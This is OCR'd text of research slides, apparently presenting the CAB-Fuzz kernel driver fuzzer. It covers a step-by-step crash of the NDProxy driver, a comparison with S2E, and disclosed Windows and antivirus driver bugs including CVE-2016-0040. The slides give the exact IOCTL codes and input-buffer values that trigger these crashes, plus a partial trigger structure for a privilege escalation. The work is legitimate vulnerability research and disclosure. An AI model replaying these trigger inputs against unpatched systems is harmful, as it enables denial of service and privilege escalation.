- NtDeviceIoControlFile(…, 0x8fff23cc, InputBuffer, 0xAA, OutputBuffer, 0xBB, …)


Try #2

- NtDeviceIoControlFile(…, 0x8fff23cc, InputBuffer, 0xAA, OutputBuffer, 0xBB, …)
  - InputBuffer[0x7] >= Arr[1+(InputBuffer[0x5]-0x7030101)*3]
  - 0x41414141 >= 0x10



Try #2 – Failure

- NtDeviceIoControlFile(…, 0x8fff23cc, InputBuffer, 0xAA, OutputBuffer, 0xBB, …)
- 0 <= InputBuffer[0x7] <= InputBufferLength - 0x20
- 0x41414141 > 0xaa-0x20 :




Try #3

- InputBuffer[7] = 0x80
- NtDeviceIoControlFile(…, 0x8fff23cc, InputBuffer, 0xAA, OutputBuffer, 0xBB, …)

Try #3 – Hit the node

- NtDeviceIoControlFile(…, 0x8fff23cc, InputBuffer, 0xAA, OutputBuffer, 0xBB, …)
  - call Arr[2 + (InputBuffer[0x5] - 0x7030101) * 3]
  - call Arr[2]



Try #3

- dc Arr

```
07030101 00000010 f784038a 07030102
00000010 f78414ce 07030103 00000008
f7842994 07030104 00000008 f7841824
07030105 000000c0 f7840398 07030106
0000001c f7840398 07030107 00000018
f7840398 07030108 00000010 f784038a
07030109 00000010 f784189c 0703010a
000000f4 f7842ac6 0703010b 00000018
f7842cae 0703010c 0000004c f784038a
0703010d 0000000c f7841944 0703010e
00000160 f78419b2 0703010f 0000002c
f7841ca6 07030110 00000130 f78425c4
07030111 00000028 f784038a 07030112
00000018 f784038a 07030113 00000034
f784158e 07030114 00000054 f7842d12
07030115 000000d0 f7842240 07030116
00000014 f7840370 07030117 00000024
f7842f3a 07030118 00000010 f7840398
07030119 00000004 f7840398 0703011a
00000008 f784038a 0703011b 0000000c
f7840398 0703011c 00000010 f784038a
0703011d 0000000c f7841d7c 0703011e
00000028 f784038a 0703011f 0000000c
f7842d8c 07030120 00000018 f784038a
07030121 0000000c f7841dea 07030122
00000010 f784038a 07030123 00000034
f7841e78 07030124 00000008 f784205e
00000030 00000034 00000038 0000003c
00000040 00000044 00000048 0000004c
```

Try #4

- InputBuffer[5] = 0x7030102
- NtDeviceIoControlFile(…, 0x8fff23cc, InputBuffer, 0xAA, OutputBuffer, 0xBB, …)

Try #4

- dc Arr

```
07030101 00000010 f784038a 07030102
00000010 f78414ce 07030103 00000008
f7842994 07030104 00000008 f7841824
07030105 000000c0 f7840398 07030106
0000001c f7840398 07030107 00000018
f7840398 07030108 00000010 f784038a
07030109 00000010 f784189c 0703010a
000000f4 f7842ac6 0703010b 00000018
f7842cae 0703010c 0000004c f784038a
0703010d 0000000c f7841944 0703010e
00000160 f78419b2 0703010f 0000002c
f7841ca6 07030110 00000130 f78425c4
07030111 00000028 f784038a 07030112
00000018 f784038a 07030113 00000034
f784158e 07030114 00000054 f7842d12
07030115 000000d0 f7842240 07030116
00000014 f7840370 07030117 00000024
f7842f3a 07030118 00000010 f7840398
07030119 00000004 f7840398 0703011a
00000008 f784038a 0703011b 0000000c
f7840398 0703011c 00000010 f784038a
0703011d 0000000c f7841d7c 0703011e
00000028 f784038a 0703011f 0000000c
f7842d8c 07030120 00000018 f784038a
07030121 0000000c f7841dea 07030122
00000010 f784038a 07030123 00000034
f7841e78 07030124 00000008 f784205e
00000030 00000034 00000038 0000003c
00000040 00000044 00000048 0000004c
```


Try #4

- dc Arr

```
07030101 00000010 f784038a 07030102
00000010 f78414ce 07030103 00000008
f7842994 07030104 00000008 f7841824
07030105 000000c0 f7840398 07030106
0000001c f7840398 07030107 00000018
f7840398 07030108 00000010 f784038a
07030109 00000010 f784189c 0703010a
000000f4 f7842ac6 0703010b 00000018
f7842cae 0703010c 0000004c f784038a
0703010d 0000000c f7841944 0703010e
00000160 f78419b2 0703010f 0000002c
f7841ca6 07030110 00000130 f78425c4
07030111 00000028 f784038a 07030112
00000018 f784038a 07030113 00000034
f784158e 07030114 00000054 f7842d12
07030115 000000d0 f7842240 07030116
00000014 f7840370 07030117 00000024
f7842f3a 07030118 00000010 f7840398
07030119 00000004 f7840398 0703011a
00000008 f784038a 0703011b 0000000c
f7840398 0703011c 00000010 f784038a
0703011d 0000000c f7841d7c 0703011e
00000028 f784038a 0703011f 0000000c
f7842d8c 07030120 00000018 f784038a
07030121 0000000c f7841dea 07030122
00000010 f784038a 07030123 00000034
f7841e78 07030124 00000008 f784205e
00000030 00000034 00000038 0000003c
00000040 00000044 00000048 0000004c
```


Try #4

- Array with 0x24 elements
  - (07030101, 10, f784038a)
  - (07030102, 10, f78414ce)
  - (07030103, 08, f7842994)
  - (07030104, 08, f7841824)
  - (07030105, c0, f7840398)
  - …
  - (07030124, 8, f784205e)
  - (30, 34, 38)



Do You Remember?

- NtDeviceIoControlFile(…, 0x8fff23cc, InputBuffer, 0xAA, OutputBuffer, 0xBB, …)
  - 0<= InputBuffer[0x5] - 0x07030101 <= 0x24



Final Try

- InputBuffer[5] = 0x7030125
- InputBuffer[7] = 0x80
- NtDeviceIoControlFile(…, 0x8fff23cc, InputBuffer, 0xAA, OutputBuffer, 0xBB, …)

```
Access violation - code c0000005 (!!! second chance !!!)
00000038 ??              ???
kd> kb
ChildEBP RetAddr  Args to Child
WARNING: Frame IP not in any known module. Following frames may be wrong.
b2138c14 f883d145 8221bed0 8206dd20 8249bba0 0x38
b2138c34 804f0119 820f1918 000001b0 806d42d0 NDProxy!PxIODispatch+0x2b3
b2138c44 80576d5e 8212bfa8 8206dd20 8212bf38 nt!IopfCallDriver+0x31
b2138c58 80577bff 820f1918 8212bf38 8206dd20 nt!IopSynchronousServiceTail+0x70
b2138d00 8057046c 0000001c 00000000 00000000 nt!IopXxxControlFile+0x5e7
b2138d34 8053f638 0000001c 00000000 00000000 nt!NtDeviceIoControlFile+0x2a
b2138d34 7c93e4f4 0000001c 00000000 00000000 nt!KiFastCallEntry+0xf8
0012fe74 7c93d26c 7c801675 0000001c 00000000 ntdll!KiFastSystemCallRet
0012fe78 7c801675 0000001c 00000000 00000000 ntdll!ZwDeviceIoControlFile+0xc
0012ffd0 80546bfd 0012ffc8 822bb020 ffffffff 0x7c801675
00130008 00000000 000000c4 00000000 00000020 nt!ExFreePoolWithTag+0x417
```

Crash Conditions

- IoControlCode == 0x8FFF23CC or 0x8FFF23C8
- InputBufferLength >= 0x24
- OutputBufferLength >= 0x24
- InputBuffer[7] >= Arr[1+(InputBuffer[5]-0x7030101)*3]
- 0x0 =< InputBuffer[7] <= InputBufferLength - 0x20
- **InputBuffer[5] == 0x7030125**

Can S2E Trigger Crash?

s2e_make_symbolic(&IoControlCode, sizeof(IoControlCode), ..);

s2e_make_symbolic(&InputBuffer, sizeof(InputBuffer), ..);

s2e_make_symbolic(&InputBufferLength, sizeof(InputBufferLength), ..);

s2e_make_symbolic(&OutputBufferLength, sizeof(OutputBufferLength), ..);

s2e_enable_forking();

NtDeviceIoControlFile(…, IoControlCode, InputBuffer, InputBufferLength, OutputBuffer, OutputBufferLength, …);

s2e_disable_forking();

s2e_kill_state(0, …);

Can S2E Trigger Crash?

FAILED!!

Problem & Solution

State Explosion in ntoskrnl.exe

- About 210,000,000 States Generated in a loop

```
#define USER_ADDR_MAX 0x7fff0000
if(IoControlCode & 3 == 0) { // Buffered I/O
  if(InputBufferLength < USER_ADDR_MAX) {
    ...
    for(int i = 0; i < InputBufferLength; i++) {
      kernel_mem[i] = InputBuffer[i];
      ...
```

* Reverse-engineered from ntoskrnl.exe

Second Try with S2E

- NtDeviceIoControlFile(…, IoControlCode, InputBufferLength, 0x100, OutputBuffer, 0x100, …)
  - S2E detected the crash in 7,196 seconds
    - Explored 384,817 states

State Explosion in NDProxy

- Symbolic Loop Counter
  - for(i=0; i < symbolic_variable; i++)
  - 247 States Generated in a Loop

State Explosion in NDProxy

- Symbolic Memory
  - concret_buf[symbolic_offset]
- S2E concretizes symbolic memories
  - Simple Constraints
  - No Missing Crash
  - 37 States and 125 States Generated in Two Different Symbolic Memories

State Explosion in NDProxy

- Symbolic Memories
  - 125 * 37 States
- Symbolic Loop Counter
  - 247 States
- Total States
  - 125 * 37 * 247 = 1,142,375

Boundary-focused Search Heuristic

- Focusing on States with Boundary Cases
  - Compromising the Completeness for Performance and Scalability
- Boundary Case of Loop
  - No Loop Execution and The Largest Number of Loop Executions
  - Single Loop Execution
- Boundary Case of Symbolic Memory
  - The Lowest Memory Address and The Highest Memory Address
  - Random Memory Address between Two Addresses

Boundary-focused Search Heuristic

- Symbolic Memories
  - 3 * 3 states
- Symbolic Loop Counter
  - 3 states
- Total States
  - 3 * 3 * 3 = 27


Boundary-focused Search Heuristic

- Results
  - 3,598 Times Faster
    - 7,196 seconds vs 2 seconds
  - 4,934 Times Smaller States Explored
    - 384,817 states vs 78 states

Context-unaware Problem

- Pre-conditions to Trigger Crashes
  - InputBufferLength in NtDeviceIoControlFile
  - Sequence of Procedure Calls
  - Global Variables

On-the-fly Concolic Testing



Identifying Unique Crashes

- Based on Parameters of KeBugCheck2
  - BugCheckCode
    - Cause of the BSoD
  - BugCheckParameterX
    - Additional Information

```
VOID KeBugCheckEx(
    _In_ ULONG          BugCheckCode,
    _In_ ULONG_PTR      BugCheckParameter1,
    _In_ ULONG_PTR      BugCheckParameter2,
    _In_ ULONG_PTR      BugCheckParameter3,
    _In_ ULONG_PTR      BugCheckParameter4
);
```

BugCheckCode : 0x8e

- KERNEL_MODE_EXCEPTION_NOT_HANDLED

Parameter	Information
BugCheckParameter1	Unhandled Exception Code
BugCheckParameter2	Address Where the Exception Occurred
BugCheckParameter3	Trap frame
BugCheckParameter4	Reserved

Identifying Unique Crashes

- If two crashes' instruction addresses belong to different functions, they are different
  - We used IDA Pro and Microsoft Symbol Server
- If two crashes have different BugCheckCode, they are different

Experiment Results

Experiment Environment

- Target
  - Device Drivers Installed by Default in Windows 7/2008/XP
  - Device Drivers of 5 Security Products
    - AVIRA, AVG, BitDefender, ESET, Trend Micro
- Machine
  - iMac Pro 2015
    - 3GHz 8-core Intel Xeon E5 CPU
    - 48GB Memory

Newly Disclosed BSoDs

- 31 Unique BSoDs Disclosed
  - 25 BSoDs in Windows 7/2008
    - 3 CVEs Confirmed(2015-6098, 2016-0040, ?)
  - 5 BSoDs in Windows XP
  - 1 BSoDs in ESET Smart Security 9
    - Official Acknowledgement

Acknowledgement

MS16-014	Windows Elevation of Privilege Vulnerability	CVE-2016-0040	Su Yong Kim, Byoungyoung Lee, and Taesoo Kim of SSLab, Georgia Institute of Technology

Acknowledgement for reporting security vulnerability

ESET Security team would like to officially thank Su Yong Kim, Sangho Lee, Byoungyoung Lee and Taesoo Kim for reporting following vulnerabilities:

- Kernel driver vulnerability in Eset Smart Security on May 17, 2016

This information has helped us to improve security of our online services and has prevented malicious exploitation of this vulnerability.

Best regards,

CVE-2016-0040

- WMIDataDevice on Windows 7/2008/Vista
  - Any guest in low integrity can gain administrator privilege
  - CAB-Fuzz found this vulnerability in 3 seconds
  - The independent researcher, Meysam Firozi, found the same vulnerability
    - http://ioctl.ir/index.php/2016/02/13/cve-2016-0040-story-of-uninitialized-pointer/

CVE-2016-0040

eax=00000000 ebx=00000002 ecx=41414143 edx=86851710 esi=85031940 edi=00000001

eip=82a52e30 esp=a69b0938 ebp=a69b0a08 iopl=0 nv up ei pl zr na pe nc

nt!WmipReceiveNotifications+0x315:

82a52e30 89483c mov dword ptr [eax+3Ch],ecx ds:0023:0000003c=????????

1: kd> kb

ChildEBP RetAddr Args to Child

a69b0a08 82c338fa a69b0a28 86851618 8697fb18 nt!WmipReceiveNotifications+0x315

a69b0ac4 82a6ed7d 848db330 86404948 86404948 nt!WmipIoControl+0x413


a69b0adc 82c661d4 00000200 86404948 86404b68 nt!IofCallDriver+0x63

a69b0afc 82c694bc 848db330 8697fb18 00000000 nt!IopSynchronousServiceTail+0x1f8

a69b0bd0 82cb05d5 848db330 86404948 00000000 nt!IopXxxControlFile+0x7a9

a69b0c04 82a75a06 0000001c 00000000 00000000 nt!NtDeviceIoControlFile+0x2a

CVE-2016-0040



```
loc_41EC5D:
lea     eax, [ebp+uninitialized_variable]
mov     [ebp+pointer], eax
```

```
loc_41EF1B:
mov     ecx, [esi+8]
mov     eax, [ebp+pointer]
mov     eax, [eax]
mov     [eax+3Ch], ecx  ; crash point
                        ; ecx is controllable
mov     [eax+4Ch], ebx
mov     ecx, [ebp+var_2C]
and     dword ptr [eax+0B0h], 0
mov     [eax+38h], ecx
add     eax, 30h
cmp     [ebp+var_8], 1
mov     [eax+4], eax
mov     [eax], eax
jbe     short loc_41EF76
```

CVE-2016-0040

Constraint: (Eq (w32 0x228144)

(ReadLSB w32 0x0 v0_ctrlcode_0))

IoControlCode == 0x228144

Constraint: (Eq (w32 0x0)

(ReadLSB w32 0x0 v1_InBuf_1))

InputBuffer[0] == 0

Constraint: (Eq (w32 0x2)

(ReadLSB w32 0x4 v1_InBuf_1))

InputBuffer[1] == 2

Constraint: (Eq (w32 0xffffffff)

(ReadLSB w32 0x10 v1_InBuf_1))

InputBuffer[4] == 0xFFFFFFFF

CVE-2016-0040

```
typedef struct {
    ULONG HandleCount;
    ULONG Action;
    HANDLE /* PUSER_THREAD_START_ROUTINE */ UserModeCallback;
    HANDLE3264 UserModeProcess;
    HANDLE3264 Handles[20];
} WMIRECEIVENOTIFICATION;
#define RECEIVE_ACTION_CREATE_THREAD 2
WMIRECEIVENOTIFICATION buffer;
buffer.HandleCount = 0;
buffer.Action = RECEIVE_ACTION_CREATE_THREAD;
buffer.UserModeProcess.Handle = GetCurrentProcess();
```

InputBuffer[0] == 0

InputBuffer[1] == 2

InputBuffer[4] == 0xFFFFFFFF

* The code is modified from Reference [3]

CAB-Fuzz vs. S2E

- NDIS
  - CAB-Fuzz detected 6 exclusive BSoDs
  - S2E detected 1 exclusive BSoD

Only CAB-Fuzz Can Detect

- BSoD in ndisNsiGetNetworkInfo function
  - Due to a symbolic memory using InputBuffer[5] as an offset
  - No routine to check the value of InputBuffer[5]
  - When InputBuffer[5] >= 3000, a crash occurred
    - S2E generated about 30 values that InputBuffer[5] < 3000

State Explosion in S2E

- Unbounded or Loosely-bounded Symbolic Memory

```
#define USER_ADDR_MAX 0x7fff0000
int dispatch_device_io_control(unsigned int IoControlCode,
                               unsigned int *InputBuffer) {
    try {
        if(InputBuffer[1] > USER_ADDR_MAX-0x18)
            return -1;

        for(int i = 0; i < 0x18; i++)
            kernel_pool[i] = *(InputBuffer[1]+i);
    } catch (…) {
        // Handle memory access violation
        …
    }
    …
```

* Reversed from nsiproxy.sys

Only S2E Can Detect

- BSoD in ndisNsiGetInterfaceRodEnumObject function
  - Due to loop reduction techniques
  - The function generated a crash when it ran a loop four times

On-the-fly Concolic Testing

Target Program	Target Driver	Vendor
write.exe	MountPointManager	Microsoft
qappsrv.exe	LanmanDatagramReceiver	
ipconfig.exe	Nsi	
perfmon.msc	PcwDrv	
perfmon.msc	FileInfo	
storagemgmt.msc	RasAcd	
avgamps.exe	AVGIDS_Ioc2	AVG
avgmfapx.exe	Avg7Rs	
avgcfgex.exe	Avgsp	
avcenter.exe	avipbb	Avira
installer.exe	BitdefenderDice	Bitdefender
SysInspector.exe	ehdrv	ESET
